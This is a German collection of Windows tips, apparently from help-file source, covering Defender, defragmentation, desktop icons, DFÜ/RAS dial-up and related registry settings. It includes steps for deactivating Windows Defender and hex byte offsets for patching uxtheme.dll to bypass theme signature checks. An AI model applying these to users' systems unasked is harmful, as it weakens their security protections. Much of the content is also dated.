Unter WinXP ließ sich Microsofts Antispyware-Tool Defender noch ganz normal deinstallieren, falls man ein anderes AntiSpyware-Tool, z.B. als Teil des Virenschanners "Antivir 9" im Einsatz hat. Wie man den Defender unter Vista ff deaktivieren kann, wird in der PC-Welt Heft 6/2009, Seite 119 beschrieben. Bei Vista und Win 7 sollte man sich zuvor im Sicherheitscenter wscui.cpl{bmc shortcut.bmp} überzeugen, dass man zwei Tools aktiv hat

Vista: Auf den Pfeil rechts neben "Schutz vor schädlicher Software" klicken: Hier muss "Sowohl Windows Defender als auch <Ihr Spyware-Tool> haben gemeldet, dass sie eingeschaltete sind" auftauchen.

Win 7: Auf den Pfeil rechts neben "Sicherheit" klicken. Unter "Schutz vor Spyware und unerwünschter Software" muss ein Hinweis stehen, dass das gleichzeitige Ausführen zwei oder mehr Antispywareprogrammen den Computer verlangsamen könnte und der Link "Antispywareprogramme auf dem Computer anzeigen" muss sie auflisten.

- Defender (msascui.exe){bmc shortcut.bmp} (unter Win7 nicht mehr im Systemverzeichnis sondern unter %ProgramFiles%\Windows Defender\MSASCui.exe{bmc shortcut.bmp} ohne Eintrag unter AppPaths) öffnen.

Vista: Unter Extras, Optionen alle 3 Optionen ("Computer automatisch überprüfen", "Echtzeitschutz aktivieren", "Windows Defender verwenden") deaktivieren. Beim "Speichern" muss man dann die Aktion nochmal bestätigen.

Win 7: Unter Extras Optionen bei

- "Automatische Überprüfung" die Option "Computer automatisch überprüfen" deaktivieren
- "Echtzeitschutz" die Option "Echtzeitschutz aktivieren" deaktivieren
- "Administrator" die Option "Dieses Programm verwenden" deaktivieren.

Defender

\$ Defender

K Defender;Windows Defender;AntiSpyware-Defender;Spyware-Defender

#\$K **DEFRAG.EXE**

Die Optimierung vom Systemstart und dem Anwendungsstart macht WinXP normalerweise automatisch. Gemäß PC-Welt Heft 1/2006, Seite 73 kann die Optimierung auch mit

[rundll32 advapi32.dll,ProcessIdleTasks{bmc shortcut.bmp}](#)

angestoßen werden. [HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Memory](#)

[Management\PrefetchParameters.EnablePrefetcher{bmc edit.bmp}](#) sollte dabei auf 3 stehen: 1 aktiviert Prefetcher für Anwendungen, 2 für den Bootvorgang, 3 für beides. Das defragmentieren der Bootdateien erledigt der undokumentierte Schalter -b von defrag.exe:

[defrag.exe -b{bmc shortcut.bmp}](#)

Einzelne Dateien lassen sich mittels `contig` defragmentieren: <http://www.sysinternals.com/files/contig.zip{bmc earth16.bmp}>.

DefragExe
\$ DEFRAG.EXE
K Defrag.exe;Prefetcher

#\$K Defragmentierung der Festplatte

Gemäß c't Heft 13/1998, S.90 kennt defrag.exe von Win98 vier mögliche Varianten, von denen nur zwei dokumentiert sind:

FULL: Volle Optimierung (default).
FULLNOAPPLOG: Dto. ohne Verlegung von Programmdateien. Über den Wartungsassistenten einstellbar
FILES: Optimierung nach Dateien.
SPACE: Optimierung nach Dateigröße.

Die beiden letzten Varianten sind nur direkt in der Registry unter HKLM\SOFTWARE\Microsoft\Plus\System Agent\SAGE\Disk Defragmenter\Set0\method{bmc edit.bmp} einstellbar und nur beim Start der Defragmentierung über "Eigenschaften" beim Laufwerk-Icon wirksam.

Gemäß c't Heft 17/1998, S. 88 ff kann Win98 beim Defragmentieren die Programme so auf der Festplatte anlegen, dass der ausführbare Code gleichzeitig auch Festplatten-Cache ist und nicht wie früher, in den Cache geladen wird und nochmal eine Kopie zum Ausführen im Speicher steht. Hierzu werden beim Programmstart die notwendigen Informationen im AppLog-Unterverzeichnis von Windows als *Prognose.lgd* (*d*=Laufwerksbuchstabe) aufgezeichnet. OptLog.TXT{bmc notepad.bmp} gibt einen Überblick über die Häufigkeit des Aufrufs der Programme.

Folgende Parameter für die Programm-Anordnung durch DEFRAG.EXE{bmc shortcut.bmp} lassen sich unter HKLM\Software\Microsoft\Windows\CurrentVersion\Applets\Defrag\AppStartParams einstellen und erscheinen dann in OptLog.TXT (eventuell müssen Einträge erst noch angelegt werden):

MinLogFile{bmc edit.bmp}: Programme mit kleinerer Protokolldatei ignorieren. Default: 03E8 = 1000. Dies scheint aber nicht zu funktionieren, der Eintrag könnte etwas anders heißen!!!!

MaxNoUseDays{bmc edit.bmp}: Programme, die länger nicht benutzt wurden, ignorieren. Default: 005A = 90.

MaxApps{bmc edit.bmp}: Maximale Anzahl der zu optimierenden Programme. Default: 0032 = 50.

ExcludeFiles{bmc edit.bmp}: Liste der auszunehmenden Dateien mit Backslash getrennt. Default: SYSTEM.DAT\USER.DAT\SYSTEM.INI\WIN.INI.

Eine Anleitung, wie der Defragmentierer von Win2000 aus dem System gelöscht werden kann, findet sich unter http://www.microsoft.com/IntlKB/Germany/support/kb/d43/D43422.htm{bmc earth16.bmp}. (c't Heft 24/2000, Seite 25)

Tipp: Wenn die Performance beim Öffnen und Schließen von Office-Dateien trotz Defragmentierung zu schlecht ist: Vielleicht bremst die Journal-Funktion von der Outlook-Version aus dem Office-97-Paket (nicht enthalten im Outlook aus dem IE): in Outlook unter Extras\Optionen\Journal die Häkchen für "Microsoft Word" etc. entfernen.

Ähnlich wie beim Backup-Programm ist das Defragmentier-Programm in der Registry unter HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\MyComputer\DefragPath{bmc edit.bmp} eingetragen.

Gemäß Microsoft Knowledgebase Q265509{bmc earth16.bmp} startet Win2000 unter Umständen nicht mehr, wenn die Datei C:\WINDOWS\system32\config für den Loader des Betriebssystems zu stark fragmentiert ist. Demnach hilft es hier, mit der Wiederherstellungskonsole zu starten, die Registry-Dateien umzubenennen und auf den Originalnamen zurück zu kopieren! Dieses Problem scheint entgegen anderen Aussagen auch mit dem ServicePack 2 von Win2000 noch nicht behoben zu sein! (Zeitschrift c't Heft 17/2002 Seite 186)

Bei WinXP gibt es Hilfe zu defrag.exe{bmc help.bmp}.

Gemäß dem Defragmentierer-Test in c't Heft 21/2005, Seite 178 (Softlink 0521178{bmc earth16.bmp}) hinterlässt der in Windows eingebaute Defrag.exe den freien Platz auf dem Datenträger zerstückelt, was schnell zu erneut stark fragmentierten Dateien führt. Defrag.exe scheint einen relativ einfachen Algorithmus zu verwenden, der bei einer stark fragmentierten Festplatte unter Umständen nichts ausrichten kann. Windows Prefetch-Optimierung, die regelmäßig versucht, die Dateien in der Reihenfolge gemäß der Datei %windir%\Prefetch\Layout.ini{bmc notepad.bmp} anzuordnen, tritt oft als Gegenspieler zu Defragmentierprogrammen anderer Anbieter auf. "Speed Disk" aus Norton SystemWorks 2005 schaffte es im Test nach 3 Stunden Arbeit, die Anzahl der Sprünge innerhalb von Dateien von 63500 auf 92000 zu erhöhen, anstatt sie zu beseitigen und den Freispeicher auch in über 60000 Stückchen zurückzulassen (ursprünglich 85000). Ein Beispielprogramm für Microsofts Defragmentier-API findet sich bei Sysinternals (Softlink 0521184{bmc earth16.bmp}).

Die Fragmentierung einzelner Dateien kann mit dem Tool contig von Sysinternals abgefragt werden, solange die Datei nicht gelockt ist.

Bei SSDs und Speicherkarten gibt es ein ähnliches Problem: Die Daten werden in größeren Blöcken verwaltet. Wenn ein Teil eines Blocks geändert werden soll, muss der Controller zuerst den ganzen Block lesen, die Änderung eintragen und wieder den ganzen Block schreiben. Durch den TRIM-Befehl wird dem SSD-Kontroller mitgeteilt,

Defrag

\$ Defragmentierung der Festplatte

K Defragmentierung (Festplatte);Festplatten-Defragmentierung;AppLog;MapCache

welche Bereiche leer sind. Dadurch kann dann das Lesen oft übersprungen werden. Bei Speicherkarten soll entsprechendes mit einem erweiterten Discard-Befehl kommen (c't Heft 25/2016, Seite 110).

#\$K Delphi-2.0/3.0-CPU-Fenster

Über den String "ENABLECPU" in HKCU\Software\Borland\Delphi\2.0\Debugging\bmc edit.bmp bzw HKCU\Software\Borland\Delphi\3.0\Debugging\bmc edit.bmp kann mit "1" das in der Überschrift genannte Feature aktiviert werden (IDE: Ansicht|CPU-Fenster). Einige Menüs in diesem Fenster funktionieren zwar nicht, aber dennoch manchmal hilfreich beim Debuggen.

Delphi20CPUWindow
\$ Delphi-2.0-CPU-Fenster
K Delphi 2.0,CPU-Fenster in IDE;CPU-Fenster bei Delphi 2.0-IDE

#\$K **deltree**

Unter Windows 2000/XP ist die deltree-Funktionalität in den rmdir-Befehl integriert:

```
rmdir /s [/q] <pfad>
```

```
/s Subdir
```

```
/q quiet, keine Nachfrage
```

```
# deltree  
$ deltree  
K deltree;rmdir
```

#\$K **Dependency Walker**

Mit dem Dependency Walker [depends.exe](#)[{bmc shortcut.bmp}](#) liefert Microsoft ein Programm mit, das für EXE- und DLL-Files schön die benötigten sonstigen DLLs auflistet. Falls es nicht vorhanden ist, kann man es aus dem Internet kostenlos laden, z.B. über den c't-Softlink [0208212](#)[{bmc earth16.bmp}](#).

Dependency Walker

\$ Dependency Walker

K DLL benötigte;Dependency Walker;Abhängigkeit EXE-DLL

#\$K Designs für XP

Für die Darstellung der XP-Designs ist der [Dienste{bmc shortcut.bmp}](#) Designs verantwortlich, der normalerweise auf Start-Art Automatisch eingestellt ist. Wurde er nicht gestartet, präsentiert sich XP im klassischen Design. (PC-Welt Heft 2/2005, Seite 132).

Designs fürs XP-System sind durch eine Microsoft-Signatur geschützt. Damit auch `%windir%\Resources\Themes\xyz\xy.Mstyles` akzeptiert wird, muss `<system>\uxtheme.dll{bmc shortcut.bmp}` gepatcht werden. Für XP-SP2 ist hier bei Adresse 0x0001BB8C das 81 EC 88 00 00 00 A1 18 ersetzen durch 33 F6 8B C6 C9 C2 08 00. PC-Welt Heft 3/2005, Seite 128. und c't Heft 8/2005, Seite 84ff (Softlink [0508084{bmc earth16.bmp}](#)). Dies erledigt auch z.B. der UxTheme Multipatcher (siehe Softlink). Der System-File-Check SFC kann aber Probleme dabei bereiten! Ohne patchen geht's mittels der jeweils 20 US-\$ teuren Programme Style XP von TGT-Soft und Window-Blinds von Stardock.

DesignsXP
\$ Designs für XP
K Designs für XP; XP-Designs

#\$K **Desinfec't**

Desinfec't ist ein der Zeitschrift c't entwickeltes Viren-Bereinigungs-Tool für Windows-Computer auf Linux-Basis (Bootfähige CD oder Stick).

Wie man dieses Image anpasst, z.B. mit WLAN-Passwort und wie man das Tool auch für andere Zwecke wie z.B. zum Klonen einer Festplatte nutzen kann, wird in der c't Heft 15/2017, Seite 168ff erläutert.

Desinfect
\$ Desinfec't
K Desinfec't;Virenschutz-Suit Desinfec't

#\$K Desktop anzeigen

Um alle Fenster zu schließen um den Desktop anzuzeigen, gibt es verschiedene Möglichkeiten:

- Im freien Bereich der Taskleiste Klick mit rechter Maustaste und "Desktop anzeigen" auswählen
- Bei Tastatur mit Windows-Taste geht der Shortcut: Win + d
- Man kann sich einen Link auf die Windows-Explorer-Command-Datei `Desktop anzeigen.scf`, die sich unter <C:\Dokumente und Einstellungen\<User>\Anwendungsdaten\Microsoft\Internet Explorer\Quick Launch\bmexplorer.bmp> findet, erstellen und dem Link einen beliebigen Shortcut zuordnen.

DesktopAnz
\$ Desktop anzeigen
K Desktop anzeigen;Shortcut f. Desktop anzeigen

#\$K Desktop-Bereinigung

Unter Win-XP und Win-Vista gibt es den Desktopbereinigungs-Assistenten. Normalerweise wird er alle 60 Tage gestartet und fragt dann, ob man Icons, die man lange nicht angeklickt hat, nicht in den Ordner "Nicht verwendete Desktop-Verknüpfungen" verschieben möchte.

Unter Win 7 gibt es stattdessen gemäß c't Heft 14/2013, Seite 164f ein wöchentlich laufendes radikal vorgehendes Powershell-Script, das seine Arbeit ohne jede Rückfrage verrichtet. Die Desktop-Bereinigung ist ein Teil der sinnvollen Computer-Wartung. Werden mehr als 10 Systemobjekte, die mehr als 3 Monate nicht angeklickt wurden, dann werden diese gelöscht. Wenn es mehr als 4 aktuell nicht erreichbare Verknüpfungen entdeckt, dann auch. Verknüpfungen zu Dateien, deren Typ keiner Applikation zugeordnet ist, betrachtet Win 7 ebenso als defekt wie die Links zu einem gerade nicht angesteckten Wechsel-Datenträger. Durch anlegen der Registry-Einträge HKLM\SOFTWARE\Microsoft\Windows\ScheduledDiagnostics_IsBrokenShortcutTSEnabled{bmc edit.bmp} und IsUnusedDesktopIconsTSEnabled{bmc edit.bmp} (32bit-Word) mit jeweils Wert 0 lässt die die Putzwut von Win 7 zügeln. Alternativ kann man die Scripte %WinDir%\Diagnostics\Scheduled\TS_BrokenShortcuts.ps1 und TS_UnusedDesktopIcons.ps1 bearbeiten. Am einfachsten, indem man den Schwellwert 10 bzw 4 in der if (... gt 10) Bedingung auf einen sehr großen Wert setzt. Man muss aber mit Adminrechten rangehen und zusätzlich zuerst noch den Besitz der Dateien übernehmen.

Unter Win 8.x hat Microsoft die Desktop-Bereinigung glücklicherweise über Bord geworfen.

Desktop-Bereinigung
\$ Desktop-Bereinigung
K Desktop-Bereinigung

##\$K Desktop-Icons, ~-Speicherung

1) Icons hinzufügen oder ausblenden:

Die Icons auf dem Desktop sind entweder in der Registry definiert und können mit TweakUI (Desktop){bmc shortcut.bmp} ein- und ausgeschaltet werden. Manuell können sie durch Eintragen der CLSID (vgl. Systemordner) als Key (incl. der geschweiften Klammern) und des Titels als Standardwert unter HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace{bmc tree.bmp} hinzugefügt werden. Zusätzlich werden die in Systemverzeichnis Desktop{bmc explorer.bmp} (als Link) hinterlegten Programme als Icon auf dem Desktop dargestellt. Dies ist normalerweise das Windows\Desktop-Verzeichnis oder, falls für jeden Benutzer getrennt, Windows\Profiles\<user>\Desktop. Seit IE4 gibt's zusätzlich das Windows\All-Users\Desktop{bmc explorer.bmp}. "System-Icons" ausblenden, wie IE, Netzwerk, oder alle Desktop-Icon ausblenden siehe System-Einschränkungen.

Wird das Icon "Netzwerkumgebung" entfernt, so können keine UNC-Namen mehr auf dem Gerät aufgelöst werden! Ob die Desktop-Einstellungen am Ende gespeichert werden oder nicht wird in HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer mit NoSaveSettings{bmc edit.bmp} festgelegt:

00 00 00 00 (am Ende speichern) oder 01 00 00 00 (nicht speichern).

Auch über den Policy Editor können Symbole ausgeblendet werden. Unter WinXP können einige Icons über Eigenschaften von Anzeige (rechten Mausklick auf freien Desktop-Bereich, Eigenschaften oder Systemsteuerung, Anzeige{bmc shortcut.bmp}), Desktop, Desktop anpassen ausgeblendet werden. Dabei wird der zuvor eventuell noch nicht vorhandene Schlüssel

HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\HideDesktopIcons{bmc tree.bmp} angelegt und im Unterschlüssel ClassicStartMenu (oder NewStartPanel) dann die CLSID des Elements eingetragen. Da beim Classic-Desktop z.B. der Internet-Explorer standardmäßig vorhanden ist, wird, wenn man das Häkchen entfernt, der Eintrag der zugehörigen CLSID erstellt (unter "ClassicStartMenu" !?) und der Wert auf 1 gesetzt. Beim neuen XP-Desktop wird's dann richtig verwirrend: Standardmäßig, d.h. wenn kein Eintrag unter ...\HideDesktopIcons\NewStartPanel vorhanden ist, ist das Symbol ausgeblendet. Wenn man das Häkchen zum Einblenden setzt, wird der "Hide"-Eintrag erstellt und aber der Wert auf 0 gesetzt, d.h. das Ausblenden gleich wieder deaktiviert und damit eingeblendet!

2) Icon-Erscheinungsbild ändern:

Wenn unter HKEY_CLASSES_ROOT\CLSID\{000....000}\DefaultIcon der Standard-Eintrag geändert wird, dann erscheint das gewählte Icon. Es kann jede beliebige ICO, EXE- oder DLL-Datei, die mindestens ein Icon enthält, angegeben werden. Bei EXE und DLL-Dateien ist die Icon-Nummern (Zählung beginnt mit Null) zusätzlich anzugeben. Inbox{bmc edit.bmp}, Network Neighborhood{bmc edit.bmp}, My Computer{bmc edit.bmp}, Recycle Bin{bmc edit.bmp}. Nach der Änderung: Desktop-Icon markieren und F5 drücken, um Änderung ohne Neustart sichtbar zu machen.

Mit folgendem Trick läßt ein Icon unsichtbar machen, wenn es geändert werden kann (was mir bei Netzwerkumgebung noch nicht gelungen ist): als Name einen ALT-0160-Leerzeichen (0160 auf Ziffernblock bei gedrückter ALT-Taste) eingeben und als Icon das Icon Nr. 4 (d.h. das 5te) aus Explorer.EXE einstellen. Der Name für Arbeitsplatz, Papierkorb etc. (siehe System-Ordner) ist als Standardwert unter HKLM\SOFTWARE\Classes\CLSID\{...} festgelegt: Desktop{bmc edit.bmp}, DFÜ-Netzwerk{bmc edit.bmp}, Drucker{bmc edit.bmp}, Systemsteuerung{bmc edit.bmp}. Die restlichen Systemordner lassen sich ganz normal umbenennen.

Ähnliche Desktop-Tricks finden sich auch unter <http://www.creativelement.com/win95ann/win95ann2.html>{bmc earth16.bmp}

3) Weitere Einstellungen:

Wenn das lokale Menü (rechte Maustaste) für den Desktop fehlt, dann wurde "Anzeige" aus der Systemsteuerung ausgeblendet.

4) Icons anordnen:

Beim Verändern der Bildschirm-Auflösung, z.B. weil wegen Problemen mal im abgesicherten Modus gebootet wurde, geraten die Icon durcheinander oder liegen u.U. auch direkt übereinander und verdecken sich. Hilfe beim neu anordnen bietet z.B. die Freeware WinTidy vom amerikanischen "PC Magazin" (Zeitschrift c't Heft 26/2002, Seite 219f, Softlink 0226218{bmc earth16.bmp})

Siehe auch Hintergrundbild, AUTORUN.INF, System-Einschränkungen, Shell-Icons.

Desktop

\$ Desktop

K Desktop-Einstellungen (Icons); Icons (Desktop); Speicherung Desktop-Einstellungen;Arbeitsplatz (Desktop)

#\$K Desktop Window Manager

Hinter der Aero-Oberfläche von Vista mit Transparenz steckt der "Desktop Window Manager" DWM. Damit muss auch nicht mehr jede Applikation ihr Fenster auf Anforderung selber neu zeichnen (und der Browser die HTML-Seite neu rendern), sondern der Cache im DWM übernimmt dies unter Zuhilfenahme der Hardware-Beschleunigungsfunktionen der Graphikkarte. Der Einsatz der API-Funktionen mit dem Präfix DWM werden in der Toolbox Heft 2/2009, Seite 6ff beschrieben.

Mit dem Programmieren der Transparenz (via GDI+-Schnittstelle) beschäftigt sich die Toolbox Heft 3-4/2009, Seite 54ff.

Aero Restart:

Einige Applikationen (z.B. Desktop-Sharing / Remote-Desktop) schalten Aero-Designs und Transparenz ab. Sollte nach dem Beenden der Applikation dies nicht mehr richtig aktiviert werden, dann hilft es gemäß PC-Welt Heft 2/2010, Seite 44 mit Admin-Rechten die beiden Befehle

```
net stop uxsms  
net start uxsms
```

auszuführen, z.B. mittels einer kleinen Batch-Datei.

Aero Snap: Sorgt bei Win 7 dafür, dass sobald ein Fenster in die Nähe des Bildschirmrands geschoben wird, sich dort anheftet und auf Vollbild vergrößert. Abschalten lässt es sich in der Systemsteuerung über Center für erleichterte Bedienung (Elemente, Schrift){bmc shortcut.bmp}, shell:::{D555645E-D4F8-4c29-A827-D93C859C4F2A}, "Ausführen von Aufgaben erleichtern und hier den Punkt unter "Verwalten von Fenstern erleichtern" aktivieren.

Aero Peek: Wenn man den Mauszeiger nach ganz rechts unten recht rechts neben der Uhr bewegt, dann werden vorübergehend alle Fenster minimiert. Bei Win10 muss man dies in den "Taskleisten- und Navigationseigenschaften" aktivieren. Bei Win10 1703 findet sich die Aero-Snap-Ein/Ausschalt-Möglichkeit unter Einstellungen, System, Multitasking.

DesktopWinM

\$ Desktop Window Manager

K Desktop Window Manager;DWM Desktop Window Manager;Aero;Transparenz; GDI+; Aero Snap;Fenster Vollbild-Snap (Aero Snap);Fenster andocken (Aero Snap); Window-snap (Aero Snap);Andocken der Fenster (Aero Snap):

#\$K Dezimaltrennzeichen

Während unter Win3.1 das Dezimaltrennzeichen in der WIN.INI{bmc notepad.bmp} im Abschnitt [Intl] unter sDecimal= definiert war, ist dies jetzt (Win95 ff) irgendwo in der Registry. Es wird normalerweise über die Systemsteuerung, Ländereinstellungen, Zahlen gesetzt. Weicht das Dezimaltrennzeichen von der Voreinstellung ab, dann ist zusätzlich unter HKCU\Control Panel\International der Eintrag sDecimal{bmc edit.bmp} vorhanden, mit z.B. dem Punkt oder Komma. Zusätzlich zum normalen Dezimaltrennzeichen gibt es noch das Währungstrennzeichen HKCU\Control Panel\International der Eintrag sMonDecimalSep{bmc edit.bmp}. Datenbank-Treiber verwenden u.U. zusätzliche Einstellungen, so z.B. HKLM\SOFTWARE\Borland\Database Engine\Settings\SYSTEM\FORMATS\NUMBER.DecimalSeperator{bmc edit.bmp}.

Statt

```
GetProfileString("intl','sDecimal','",ptrsz,4);
```

sollte neue Software

```
GetLocaleInfo(GetUserDefaultLCID,Locale_sDecimal,ptrsz,4);
```

für die aktuellen Benutzerwerte bzw.

```
GetLocaleInfo(GetSystemDefaultLCID,Locale_sDecimal,ptrsz,4);
```

für die aktuellen SystemWerte und

```
GetLocaleInfo(GetUserDefaultLCID,Locale_sDecimal OR LOCALE_NOUSEROVERRIDE,ptrsz,4); ???
```

für die Voreinstellung für die verwendete Sprachversion und entsprechend auch

```
SetLocaleInfo...
```

verwenden.

Dezimaltrennzeichen

\$ Dezimaltrennzeichen

K Dezimaltrennzeichen;DecimalKey;sDecimal;Ländereinstellungen;Währungs-Dezimaltrennzeichen

#\$K DFÜ-Fehler 2

Wenn bei Einwahl via DFÜ-Netzwerk nach dem Passwortcheck zunächst "Computer wird im Netzwerk registriert" kommt und dann

TCP/IP CP gemeldeter Fehler 2: Das System kann die angegebene Datei nicht finden.

dann ist die nicht gefundene "Datei" ein fehlender Registry-Eintrag unter

HKLM\SYSTEM\CurrentControlSet\Services\NetBT\Parameters\Interfaces\bmc tree.bmp. Hier muss es mit dem Präfix Tcip_ je einen Eintrag zu jedem Eintrag unter

HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces\bmc tree.bmp geben. Fehlende Keys gegebenenfalls erzeugen und die beiden Werte NameServerList (MULTI SZ) ohne Inhalt und NetBiosOptions (DWORD) mit dem Wert 0 erzeugen bzw. aus einem der anderen Keys kopieren.

(<http://www.wintotal.de/Tipps/Eintrag.php?RBID=1&TID=991&URBID=3>{bmc earth16.bmp},

<http://support.microsoft.com/default.aspx?scid=http://support.microsoft.com:80/support/kb/articles/Q165/8/46.ASP&NoWebContent=1>{bmc earth16.bmp})

DfueFehler2

\$ DFÜ-Fehler 2

K DFÜ-Logon-Fehler 2; TCP/IP CP gemeldeter Fehler 2; Verbindungsaufbau DFÜ scheitert

#\$K!DFÜ-Server-Logon

```
# DfüServer
$ DFÜ-Server
K DFÜ-Server-Logon; RAS; Verbindungsaufbau DFÜ/RAS;Logon über Modem;Internet-Logon;Paßwort DFÜ/RAS
! IfThenElse(IsNT(),JumpID(,DfüServerNT),JumpID(,DfüServer95))
```

#K DFÜ/RAS-Server-Logon (NTff)

Eine Verbindung wird durch `rasdial.exe` aufgebaut. Während irgendwo behauptet wurde, dass Benutzername und Passwort auf jeden Fall jedes Mal eingegeben werden muss oder eine Alternative wie Microsofts `rasphone.exe -t provider` oder bei WinXP `rasphone.exe provider` verwendet werden muss, geht gemäß c't Heft 2/2001 Seite 193 und Heft 3/2001 Seite 11 auch `rasdial.exe provider username password` bzw. `rasdial.exe provider username *`, wenn das Passwort abgefragt werden soll. Die Zeile lässt sich gut in einer Verknüpfung unterbringen!

Der NT-"RAS-Selbstwahl-Manager"-Dienst (XP: "Verwaltung für automatische RAS-Verbindung"-Dienst) unter Dienste{bmc shortcut.bmp} sollte deaktiviert werden, wenn man Verbindungen zu wechselnden Providern aufbauen möchte. Mit diesem Deaktivieren kann man vielfach auch den ungewollten Verbindungsaufbau verhindern. Wenn keine Netzwerkkarte mit TCP/IP-Bindung vorhanden ist, funktioniert der Verbindungsdienst, solange er nicht deaktiviert ist, immer reibungslos. Ist ein TCP/IP-LAN vorhanden, so sieht der Verbindungs-Dienst bei erfolglosem Zugriff unter HKCU\Software\Microsoft\RAS AutoDial\Addresses{bmc tree.bmp} nach, ob die IP-Adresse eingetragen ist und baut, falls ja, die Verbindung auf. Die Liste wird auch durch das Kommando rasautou -s{bmc shortcut.bmp} (Fenster mit 'exit' wieder schließen!) angezeigt. Informationen dazu finden sich in der Microsoft-Knowledgebase auch unter Q164249{bmc earth16.bmp}.

Bei Mozilla (Netscape) funktioniert ab V1.1 der automatische Internet-Verbindungsaufbau auch ohne den Windows-Dienst. Ist der Dienst jedoch gestartet, so trägt Mozilla die Adresse in die Registry ein, damit der Dienst dann die Verbindung aufbaut. Bei Netscape 7 ist diese Funktion jedoch standardmäßig abgeschaltet. Einschalten lässt sie sich, indem unter %userProfile%\Anwendungsdaten\Mozilla\Profiles{bmc explorer.bmp}\ProfilName\zufall.slt\prefs.js mit z.B. Notepad öffnen und die Zeile `user_pref("network.autodial-helper.enabled", true)` hinzufügt (siehe auch http://www.mozilla.org/quality/networking/docs/autodial.html{bmc earth16.bmp}) und neu startet. Wenn man als URL dann `about:config` eingibt, sollte es zu sehen sein! (Zeitschrift c't Heft 4/2003, Seite 194f: Karsten Violka: Qual der Wahl, Automatisch ins Internet mit Windows 2000 und XP)

Eine bestehende Internetverbindung kann nach einer einstellbaren Leerlaufzeit automatisch getrennt werden. **Keine** Trennung erfolgt, solange der Messenger läuft oder die HTML-Hilfe läuft! Da der Messenger per default automatisch gestartet wird, wird nie getrennt!

Unter Win2000 sind die Konfigurationen für die Einwahl im "Telefonbuch fürs DFÜ-Netzwerk" gespeichert. Wie fast immer gibt es das globale (unter C:\Dokumente und Einstellungen\All Users\Anwendungsdaten\Microsoft\Network\Connections\Pbk{bmc explorer.bmp}\rasphone.pbk) und eventuell ein userspezifisches (unter C:\Dokumente und Einstellungen\<user>\Anwendungsdaten\Microsoft\Network\Connections\Pbk{bmc explorer.bmp}\rasphone.pbk). Unter Win9x sind diese Daten möglicherweise in der Registry gespeichert. Weiteres hierzu und wie man per Software auf die Eintragungen zugreift wird beschrieben in: Dr. Uwe Barlage: Telefonbucheinträge für das Win2K-DFÜ-netzwerk mit Delphi in der Zeitschrift Toolbox, Heft 1/2002, Seite 68..74.

Siehe auch DFÜ-Server-Logon W95, Routing, Freigabe von Verzeichnissen, Internet-Connection-Sharing, Internet-Server zeitweise.

DfüServerNT

\$ DFÜ-ServerNT

K Leerlaufzeit DFÜ; automatisches trennen der DFÜ-Verbindung; Verbindung (DFÜ) automatisch trennen

#\$DFÜ/RAS-Verbindungsaufbau und Server-Logon (Win95/98)

Die Anmeldung beim Internetprovider **dauert oft unnötig lang** wegen einer falschen Einstellung. Im DFÜ-Netzwerk{bmc shortcut.bmp} oder in der DFÜ-Scriptverwaltung SCRIPTER.EXE bei der jeweiligen Verbindung (z.B. Compuserve oder T-Online) bei Eigenschaften | Servertyp ist die Option "Am Netzwerk anmelden" häufig fälschlich aktiviert. Aktiviert bedeutet, dass versucht wird, mit dem Windows-Logon-Namen und Passwort beim Server anzumelden. Erst wenn dies gescheitert ist, werden die Eintragungen aus dem Internet-Setup-Wizzard (INETWIZ.EXE oder ICWCONN1.EXE) und gegebenenfalls dem Script (SCRIPTER.EXE) abgearbeitet und demgemäß mit der UserID vom Provider angemeldet. Gespeichert sind die Servertyp-Einstellungen unter HKCU\RemoteAccess\Addresses{bmc tree.bmp}.

Bei einem V.90-Modem dauert das Austesten der Leitungsqualität auf die maximal mögliche Übertragungsrate meist ca. 30 s. Zum regelmäßigen Abholen geringer Datenmengen (z.B. Mails ohne Anlage) kann es sinnvoll sein, per Initialisierungsstring das Modem z.B. auf die langsame V.34-Geschwindigkeit zu zwingen. Das Kommando ist uneinheitlich und Ihrem Modem-Handbuch zu entnehmen. Sinnvoll kann es sein, das Modem im DFÜ-Netzwerk zweifach zu installieren, einmal mit voller Geschwindigkeit, einmal mit schnellem Verbindungsaufbau. Unter Win9x in Systemsteuerung | Modem{bmc shortcut.bmp} unter "Allgemein" auf "Hinzufügen", "Modem auswählen (keine automatische Erkennung)" aktivieren und "weiter". Das Modem auswählen und normal installieren. Danach können Sie unter HKLM\Enum\Root\Modem\0000,FriendlyName{bmc edit.bmp} bzw. HKLM\Enum\Root\Modem{bmc tree.bmp}\0001 etc. (notfalls den Namen in der Registry suchen) den FriendlyName ändern. Jetzt im DFÜ-Netzwerk{bmc shortcut.bmp} mit diesem Modem eine Verbindung einrichten. Danach im DFÜ-Netzwerk die Verbindung auswählen, rechte Maustaste, Eigenschaften, Konfigurieren, Einstellungen, Erweitert, weitere Einstellungen: tragen Sie hier den AT-Befehl gemäß Ihrem Modem-Handbuch ein. Dies findet sich dann unter HKLM\System\CurrentControlSet\Services\Class\Modem\0000,UserInit{bmc edit.bmp} (bzw. HKLM\System\CurrentControlSet\Services\Class\Modem{bmc tree.bmp}\0001 etc.) wieder.

Eine Verbindung wird durch `rundll32.exe rnaui.dll,RnaDial <provider>` (bzw. falls rundll32.exe bei Win95 nicht vorhanden, geht eventuell auch `rundll.exe`) aufgebaut, wobei `<provider>` der exakte Name der Verbindung aus dem DFÜ-Netzwerk (=Name eines Eintrags unter ...\Addresses{bmc tree.bmp}) ist. Dabei sind bei `RnaDial` und dem Providernamen die Groß-Kleinschreibung zu beachten und genau ein Leerzeichen nach `RnaDial.<provider>` darf dabei kein Leerzeichen enthalten. Falls doch, hilft das Programm `rnahelp` von <http://www.cfos.de/index2.htm{bmc earth16.bmp}>, das eine Verbindung auch über eine Batch gesteuert wieder beenden kann.

Mit `netscape -P"<profil>"` lässt sich dann der Browser mit geeigneten Einstellungen starten (kein Leerzeichen nach dem P!). Beide Befehle schreibt man z.B. in eine Batch-Datei. Falls der Browser automatisch keine Seite lädt, kann auch Netscape vor dem DFÜ-Netzwerk gestartet werden. (c't 7/1999, Seite 200)

In c't Heft 25/1998, Seite 122 findet sich ein Artikel von Dirk Brenken: Hopp oder Top, Internet-Zugänge unter Windows konfigurieren.

